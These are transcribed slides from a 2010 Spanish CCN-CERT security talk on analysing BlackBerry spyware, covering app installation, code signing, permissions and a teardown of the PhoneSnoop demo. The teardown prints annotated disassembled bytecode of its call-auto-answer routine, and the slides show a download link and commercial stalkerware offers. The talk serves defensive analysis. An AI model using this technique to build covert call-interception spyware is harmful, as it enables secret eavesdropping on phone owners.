

(In)SEGURIDAD EN DISPOSITIVOS MÓVILES

Madrid, 14 de diciembre de 2010

FORO: IV Jornada STIC CCN-CERT

SESIÓN: (In)Seguridad en Dispositivos Móviles

OBJETIVO: Análisis de Aplicaciones (SpyWare) en entornos BlackBerry

PONENTE:

- Sr. Juan Vázquez

FECHA: 14 de diciembre de 2010

Índice

- Introducción a BlackBerry
 - Smartphones
 - BlackBerry Device Software.
 - Desarrollo sobre BlackBerry
 - Aplicaciones para BlackBerry
 - Instalación de Aplicaciones
 - Archivos de Aplicaciones
 - Medidas de Seguridad
- Análisis de Aplicaciones
 - Análisis Estático
 - Análisis Dinámico
 - Análisis de PhoneSnoop
 - Más Análisis (dinámico)

Introducción a BlackBerry


Introducción a BlackBerry

Smartphones

“El teléfono inteligente (Smartphone en inglés) es un término comercial para denominar a un teléfono móvil que ofrece más funciones que un teléfono celular común.” (Wikipedia)

- **Sistemas Operativos:**

- Symbian OS
- Android
- iOS
- BlackBerry
- Windows Phone (Mobile)



• Ventas por SO - 3Q10 (Gartner)

Fuente: <http://www.gartner.com/it/page.jsp?id=1466313>

BlackBerry Device Software.

4.5

4.5

4.6

4.6

4.6.1

4.6.1

4.7

4.7

4.7.1

4.7.1

5

5.0

6

6

BlackBerry 8800 Series
BlackBerry 8700 Series
BlackBerry Curve 8300 Series
BlackBerry Pearl 8100 Series

BlackBerry Bold 9000
BlackBerry Pearl Flip 8220

BlackBerry Curve 8900
BlackBerry Curve 8520
BlackBerry Curve 8350i
BlackBerry Pearl Flip 8230


BlackBerry Storm 9530
BlackBerry Storm 9500

BlackBerry Tour 9630

BlackBerry Bold 9700
BlackBerry Bold 9650
BlackBerry Bold 9000
BlackBerry Tour 9630
BlackBerry Storm2 9550
BlackBerry Storm2 9520
BlackBerry Storm 9530
BlackBerry Storm 9500
BlackBerry Curve 8900
BlackBerry Curve 8530
BlackBerry Curve 8520
BlackBerry Curve 8350i
BlackBerry Curve 8330
BlackBerry Curve 9300
BlackBerry Curve 9330


BlackBerry Torch 9800

App World Downloads by OS: Free



August 1 - August 31, 2010

App World Download by OS: Paid



August 1 - August 31, 2010

• Fuente: <http://us.blackberry.com/developers/choosingtargetos.jsp>

Desarrollo sobre BlackBerry

- BlackBerry menciona **3** aproximaciones para el desarrollo de aplicaciones:



- BlackBerry Web Development

- ◆ Desarrollo de sitios Web y Widgets para dispositivos BlackBerry.



- BlackBerry Smartphone Themes and Animated Graphics

- ◆ Desarrollo de temas, gráficos y otros contenidos visuales para BlackBerry.








- Java Application Development






- ◆ Desarrollo de aplicaciones, en JAVA, que pueden utilizar la API ofrecida por BlackBerry para la programación de sus dispositivos.

Aplicaciones para BlackBerry






Top Free 1 - 5 of 25 | View all >

 Facebook FREE	 BlackBerry Messenger FREE	 WhatsApp Messenger FREE	 Bible FREE	 Screen Muncher FREE
---	---	---	--	---

Top Paid 1 - 5 of 25 | View all >

 Chat for Facebook Pro US\$0.99 USD	 PowerBOSS - Battery Manager US\$1.99 USD	 Fancy Characters US\$1.99 USD	 Chat for Facebook US\$0.99 USD	 CHRISTMAS TOWN Animated Theme US\$0.99 USD
--	--	---	--	--

Newest Items 1 - 5 of 25 | View all >

 Craig'sKiosk US\$1.99 USD	 Shift and Arrange US\$0.99 USD	 Jeep Grand Cherokee Vehicle FREE	 Paint Bucket US\$2.99 USD	 PaderSynCFM US\$19.99 USD
--	---	---	--	--

Fuente: <http://appworld.blackberry.com/webstore/>

Otras Aplicaciones...

Fuente: <http://www.flexispy.com/>



The screenshot shows the FlexiSPY website with various spyware products for sale. Key features include:

- FlexiSPY - PRO-X**: \$349 (per year)
- FlexiSPY iPhone**: \$349 (per year)
- FlexiSPY Android Community Edition**: FREE
- FlexiSPY - PRO**: \$249 (per year)
- FlexiRECORD IO**: \$249 (one time)
- FlexiSPY - LIGHT**: \$249 (one time)
- FlexiSHIELD**: \$249 (one time)




The screenshot shows the Mobile-Spy website, which offers spyware for monitoring mobile phones. Key features include:

- Monitor BlackBerry, iPhone, Android, more!**
- Stently Record Text Messages**
- GPS Locations and Call Details!**
- Software Features:** Mobile Spy Uses, Compatibility, Online Demo, Live 24 Hours, Purchase Now.
- WELCOME TO MOBILE SPY**: Need to identify record SMS text messages, GPS locations and call info of your child or employee? Learn the TRUTH with Mobile Spy, a completely stealth monitoring program!
- Software Features:** Mobile Spy Uses, Compatibility, Online Demo, Live 24 Hours, Purchase Now.

Fuente: <http://www.mobile-spy.com/>

Instalación de Aplicaciones en BlackBerry (I)

- Métodos de Instalación
 - BlackBerry Desktop Manager
 - ◆ Ficheros ALX y COD
 - Application Loader
 - ◆ Ficheros COD
 - Application Web Loader
 - ◆ Ficheros JAD y COD
 - Para los tres métodos:
 - ◆ Conexión mediante USB desde el Desktop a la BlackBerry.
 - ◆ Es necesario acceso físico a la BlackBerry.



```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1995-2001 Microsoft Corp.

C:\Documents and Settings\...>java-loader
Usage: java-loader [-u] [-p<port>] [<pin>] [-b<baud>] [-d0|-d1] [-w<password>] [-q]
<command>

-u          Connect to USB handheld (default is serial)
-p<port>    Specifies the serial port (serial handhelds only)
-p<pin>     Specifies the handheld PIN (USB handhelds only; hex pin prefix '0x')
-b<baud>    Specifies the baud rate (serial handhelds only)
-d0        Disables UM debug mode
-d1        Enables UM debug mode
-w<password> Connects using the specified password
-q         Quiet mode

<command> is one of

dir [-d] [-s] [-l]
Lists modules on the handheld
-d         Display dependency information
-s         Display siblings
-l         Single column output

deviceinfo
Provides information on the handheld

load <.cod file> ...
Loads modules onto the handheld

load <.jad file>
Load modules described by JAD onto the handheld

load <R<manifest> ...
Loads all modules named in <manifest> onto the handheld


save <module> ... [-g <group>]
Retrieves modules from the handheld
-g         Retrieves all modules in a specified group

info [-d] [-s] [-v] [-w] <.cod file> ...
Provides information on the specified modules
-d         Display dependency information
-s         Display sibling information
-v         Display verbose module information
    
```


Instalación de Aplicaciones en BlackBerry (II)

- Métodos de Instalación
 - OTA (*Over the Air*)
 - ◆ Acceso e instalación a través de Internet, desde el navegador de la BlackBerry.
 - ◆ JAD (*Java Application Descriptors*):
Ficheros en texto plano que describen los atributos de una aplicación Java (vendedor, nombre de la aplicación, tamaño, URL de descarga de la aplicación, etc.).
 - ◆ La aplicación se distribuye en formato .COD (.JAR opcional).

- En entornos BES también es posible la distribución de aplicaciones a través del Enterprise Server.




Archivos de Aplicaciones

- JAD y ALX
 - Ficheros utilizados para describir las aplicaciones.
- JAR (Java ARchive)
 - Distribución de aplicaciones Java (clases, metadatos y recursos).
-  COD
 - Formato propietario de Blackberry para la distribución de aplicaciones.
 - El compilador del JDE de BlackBerry está configurado para minimizar el tamaño de las aplicaciones, eliminando la siguiente información del archivo “.cod” resultante:
 - ◆ Información de debug
 - ◆ Nombres de variables locales
 - ◆ Números de línea (código)
 - ◆ Nombres de métodos y miembros privados
 - MIDlet (MIDP), CDLC & BlackBerry API.

Medidas de Seguridad (I)

- Firma de Código

- Las aplicaciones únicamente pueden utilizar APIs públicas de BlackBerry.
- Dentro de las APIs públicas existen las “abiertas” y las “firmadas”.
- Para hacer uso de las APIs “firmadas” (*packages*, clases o métodos) es necesario que la aplicación este firmada (digitalmente).
 - ◆ En un dispositivo real, no es necesaria la firma para probar la aplicación en un simulador.
- Cualquier “Spyware” necesitará acceso a APIs “firmadas”:



The screenshot shows the BlackBerry API documentation for the `net.rim.blackBerry.api.phone.Interface PhoneListener`. A red box highlights the **Category:** section, which states: "Signed: This element is only accessible by signed applications. If you intend to use this element, please visit <http://www.blackberry.com/go/codesigning> to obtain a set of code signing keys. Code signing is only required for applications running on BlackBerry smartphones; development on BlackBerry Smartphone Simulators can occur without code signing."

The **Field Summary** section lists several constants:

Field Name	Description
<code>CALL_ERROR_AUTHORIZATION_FAILURE</code>	Authorization failure.
<code>CALL_ERROR_CALL_REPLACED_BY_STK</code>	Call replaced by STK (GSM SIM specific).
<code>CALL_ERROR_CONGESTION</code>	Congestion.
<code>CALL_ERROR_CONNECTION_DENIED_BY_NETWORK</code>	Connection denied by network.
<code>CALL_ERROR_DUE_TO_FADING</code>	Call failed because of signal fading.
<code>CALL_ERROR_EMERGENCY_CALLS_ONLY</code>	Emergency calls only.
<code>CALL_ERROR_TEN_REMATCH</code>	Fixed dialing number mismatch.
<code>CALL_ERROR_GENERAL</code>	General call error.
<code>CALL_ERROR_HOLD_ERROR</code>	HOLD error.

Medidas de Seguridad (II)

- Proceso de Firma
 - El desarrollador (tercera parte) crea una aplicación
 - El desarrollador (tercera parte) se registra con la autoridad de certificación (*signing authority tool*)
 - El desarrollador (tercera parte) realiza una petición de firma de código
 - ◆ **! Se envía un *hash* de la aplicación (.cod) que se quiere firmar!**
 - La autoridad de certificación recibe la petición de firma de código
 - Se lleva a cabo la verificación de firmas
- **! Para iniciar el proceso se debe estar registrado...**

BlackBerry Code Signing Registration Developer Zone Order Form

PRODUCT: SRV-00021-001: JDE APIKeys

CUSTOMER INFORMATION (please print legibly):

Name: _____ Street: _____
 Title: _____ City: _____
 Company: _____ Province/
 State: _____
 Phone: _____ Postal/ ZIP
 Code: _____
 Fax: _____ Email: _____
 European VAT #: _____

REGISTRATION PIN
 Your PIN (Personal Identification Number), which you choose below, is used to register your BlackBerry Code Signing key(s) with RIM and must be provided when using the BlackBerry Signature Tool to sign your BlackBerry JDE or Widget applications. Your PIN protects against usage of your licensed BlackBerry Code Signing key(s) by another party. Do not lose your PIN. The PIN that you choose should be a 10-digit number. RIM reserves the right to request that you choose another password before providing you with a BlackBerry Code Signing key in the event that your password has been taken or is otherwise deemed unsuitable by RIM. Please print your PIN clearly in the space provided below.

PIN: _____

BILLING INFORMATION (please print legibly):



Card Holder Name: _____
 Credit Card Type: (Amex,
 Visa or MasterCard only): _____
 Credit Card Number: _____
 Expiry Date: _____

Signature: _____
 Date: _____

Please sign and fax this form to RIM Account Operations: 1-866-898-4094

Medidas de Seguridad (III)

- Permisos de Aplicaciones
 - Options / Security Options / Applications Permissions
 - ◆ Connections / Interactions / User Data
 - ◆ Modelo “allow / deny / prompt”
 - ◆ Permisos globales y **permisos por aplicación** !
- Cortafuegos
 - Options / Security Options / Firewall
 - ◆ Deshabilitado por defecto
- En modo BES (*BlackBerry Enterprise Server*)
 - IT Policy
 - Application Control Policy



Análisis de Aplicaciones

Análisis Estático (I)

- Desensamblado de Archivos .COD
 - Coddec: <http://drbolsen.wordpress.com/>
 - “There is a little bug which fires exemptions in some cod files – it is easy to fix it so we’ve left it there for you :)”
 - ♦ Solución en: “Don’t Stuff Beans Up Your Nose”
 - <http://dontstuffbeansupyournose.com/2009/01/07/disassembling-version-6-blackberry-apps/>
 - <http://dontstuffbeansupyournose.com/2009/02/19/disassembling-blackberry-apps-take-2/>

<ul style="list-style-type: none"> Paquete com.zensay.phonesnoop [9] Clases Listener [12] <ul style="list-style-type: none"> callAdded [35] callAnswered [41] callConferenceCallEstablished [47] callConnected [53] callDirectConnectConnect [54] callDirectConnectDisconnect [55] callDisconnected [87] callEndedByUser [93] callFailed [99] callHeld [105] callIncoming [111] callInitiated [139] callRemoved [145] callResumed [151] callWaiting [157] callerId [18] conferenceCallDisconnect [70] setCaller [29] 	<pre> 43 noenter_return 44 } 45 46 47 public final callConferenceCallEstablished(com.zensay.phonesnoop.Listener, in 48 { 49 noenter_return 50 } 51 52 53 public final callConnected(com.zensay.phonesnoop.Listener, int); // address: 54 { 55 enter 56 iload_1 57 invokestatic lib net.rim.blackberry.api.phone.PhoneCall getCall(int) // 58 invokevirtual java.lang.String getDisplayPhoneNumber(net.rim.blackberry.e 59 astore_2 60 aload_2 61 aload_0_getfield .field_0 // get_name_1: .field_0 // get_name_2: . 62 invokenonvirtual lib java.lang.String.endsWith // pc=2 63 ifeq Label15 64 invokestatic lib net.rim.device.api.ui.UiApplication getUiApplication() 65 new Listener\$1 66 dup 67 aload_0 68 invokespecial com.zensay.phonesnoop.Listener\$1.<init> // pc=2 69 invokevirtual invokeLater(net.rim.device.api.system.Application, java.lan 70 Label15: 71 return 72 } 73 </pre>
---	---



Análisis Estático (II)

- Referencias útiles para entender el desensamblado
 - The Java Virtual Machine Specification
 - ♦ Incluye la especificación para el bytecode de Java
 - http://java.sun.com/docs/books/jvms/second_edition/html/VMSpecTOC.doc.html
 - La API de JAVA
 - ♦ <http://download.oracle.com/javase/6/docs/api/>
 - La API de BlackBerry
 - ♦ <http://www.blackberry.com/developers/docs/6.0.0api/>


Análisis Dinámico

- Simuladores de BlackBerry
 - BlackBerry Smartphone Simulator
 - BlackBerry MDS Simulator (network connectivity emulation)
 - BlackBerry Email Simulator
 - ♦ http://docs.blackberry.com/en/developers/deliverables/5716/BB_Simulators_449256_11.jsp
- Debug
 - Desde ECLIPSE
 - ♦ Es necesario el código fuente y los archivos de “.debug”.
 - ♦ Igualmente es útil durante pruebas de concepto.
- Otras herramientas. P.ej. Kisses
 - “Kisses detects and reveals any hidden programs on your BlackBerry. It also shows you a list of all running processes and will detect and remove FlexiSpy, MobileSpy and PhoneSnoop”
 - <http://chirashi.zensay.com/resources/>

Análisis de PhoneSnoop (I)

- Aplicación de Demostración

- “PhoneSnoop is a BlackBerry application that demonstrates how an attacker can remotely activate the microphone of a BlackBerry handheld and listen to sounds near or around it.”
- <http://www.zensay.com/PhoneSnoop.jad>
- <http://chirashi.zensay.com/2009/10/phonesnoop-turn-a-blackberry-into-a-portable-%20bug/>



Análisis de PhoneSnoop (II)

- Instalación del *hook* para interceptar llamadas entrantes.

```
public <init>( com.zensay.phonesnoop.Hook ); // address: 0
{
  enter_narrow
  aload_0
  invokespecial_lib java.lang.Object.<init> // pc=1
  aload_0
  new Listener
  dup
  invokespecial com.zensay.phonesnoop.Listener.<init> // pc=1
  putfield .field_0_ // get_name_1: .field_0_ // get_name_2: .fi
  return
}
package com.zensay.phonesnoop;
```

Hook.java

Listener.java

```
abstract public final class net.rim.blackberry.api.phone
implements net.rim.blackberry.api.phone
Interface PhoneListener
```

All Known Implementing Classes:
[AbstractPhoneListener](#), [MultiLineListener](#)

```
public interface PhoneListener
```

Implement this interface if you intend to listen for and act on phone events.

Category:

Signed: This element is only accessible by signed applications. If you intend to visit <http://www.blackberry.com/go/codesigning> to obtain a set of code signing keys, only required for applications running on BlackBerry smartphones; development on BlackBerry Smartphone Simulators can occur without code signing.


Since:
BlackBerry API 4.0.0

API de BlackBerry


Análisis de PhoneSnoop (III)

- Métodos implementados por el *Listener*

- `callIncoming`


	void <u><code>callIncoming</code></u> (int callId) Invoked when a new call is arriving.
---	--

- `callConnected`

	void <u><code>callConnected</code></u> (int callId) Invoked when the network indicates a connected event (network driven).
---	---

Análisis de PhoneSnoop (IV)

- Eventos “callIncoming”



Análisis de PhoneSnoop (V)

- Eventos “callIncoming”
 - Obtener el número de la llamada entrante

getDisplayPhoneNumber

```
public String getDisplayPhoneNumber()
```

Returns this call's number string for display in a UI. If a contact list entry is found with a matching phone number, the 'friendly name' (either First/Last or Company name) is returned.

Returns:

A String containing the display phone number for this call.

Category:

Signed: This element is only accessible by signed applications. If you intend to use this element, please visit <http://www.blackberry.com/go/codesigning> to obtain a set of code signing keys. Code signing is only required for applications running on BlackBerry smartphones; development on BlackBerry Smartphone Simulators can occur without code signing.

Since:

BlackBerry API 4.0.0

- Comprobar los permisos y coger la llamada de forma automática

```
net.rim.device.api.applicationcontrol
```

Class ApplicationPermissionsManager

```
java.lang.Object
└─ net.rim.device.api.applicationcontrol.ApplicationPermissionsManager
```

```
public final class ApplicationPermissionsManager
extends Object
```

Allows applications to query the application control database to get their permissions and request additional permissions. These settings can also be set manually by the user, through the options application.

```
net.rim.device.api.system
```

Class EventInjector

```
java.lang.Object
└─ net.rim.device.api.system.EventInjector
```

```
public final class EventInjector
extends Object
```

This class and its inner classes ([EventInjector.Event](#), [EventInjector.KeyEvent](#), [EventInjector.KeyCodeEvent](#), [EventInjector.TrackwheelEvent](#), [EventInjector.NavigationEvent](#)), [EventInjector.TouchEvent](#)), are used to inject events into the system.

Análisis de PhoneSnoop (VI)

- Eventos “callIncoming”

- Comprobar los permisos y coger la llamada de forma automática

- ♦ Desensamblado

```

public final run( com.zensay.phonesnoop.Listener$2 ); // address: 0
{
  enter
  invokestatic_lib net.rim.device.api.applicationcontrol.ApplicationPermissionsManager getInstance( ) // ApplicationPermissionsManager
  // getApplicationPermissions returns the permissions of the calling application (ApplicationPermissions object)
  invokevirtual net.rim.device.api.applicationcontrol.ApplicationPermissions getApplicationPermissions( net.rim.device.api.applicationcontrol.ApplicationPermissionsManager ) // pc=1
  astore 1 // pops value off the stack and stores in the local variable 1 (ApplicationPermissions reference)

  aload 1 // push value reference of local variable 1 (ApplicationPermissions)
  bipush 6 // push byte integer value "6" (PERMISSION_EVENT_INJECTOR)
  // Queries the application control database and returns the value of a permission of the calling application
  invokevirtual int getPermission( net.rim.device.api.applicationcontrol.ApplicationPermissions, int ) // pc=2

  sipush 999 // Push short integer value "999" (VALUE_ALLOW)
  if icmpne no_permission // Branch if int comparison succeeds (not equal)

  new_lib InterruptedException//java.lang.InterruptedException java.lang.InterruptedException java.lang.InterruptedException
  dup // duplicates top of stack
  sipush 513 // Push short integer value "513" (event, 513 == KEY_DOWN)
  bipush 17 // Push byte integer value "17" (keyName, 17 == KEY_SEND)
  ipush 32768 // Push Integer value "32768" (status)
  // KeyCodeEvent: The event class that defines a physical key press event.
  // EventInjector.KeyCodeEvent(int event, char keyName, int status)
  invokespecial_lib net.rim.device.api.system.EventInjector$KeyCodeEvent.<init> // pc=4
  astore 2 // pops value off the stack and stores in the local variable 2 (KeyCodeEvent Instance reference)

  new_lib InterruptedException//java.lang.InterruptedException java.lang.InterruptedException java.lang.InterruptedException
  dup
  sipush 515 //Push short integer value "515" (event, 515 == KEY_UP)
  bipush 17 // Push byte integer value "17" (keyName, 17 == KEY_SEND)
  ipush 32768 // Push Integer value "32768" (status)
  invokespecial_lib net.rim.device.api.system.EventInjector$KeyCodeEvent.<init> // pc=4
  astore_3 // pops value off the stack and stores in the local variable 3 (KeyCodeEvent Instance reference)

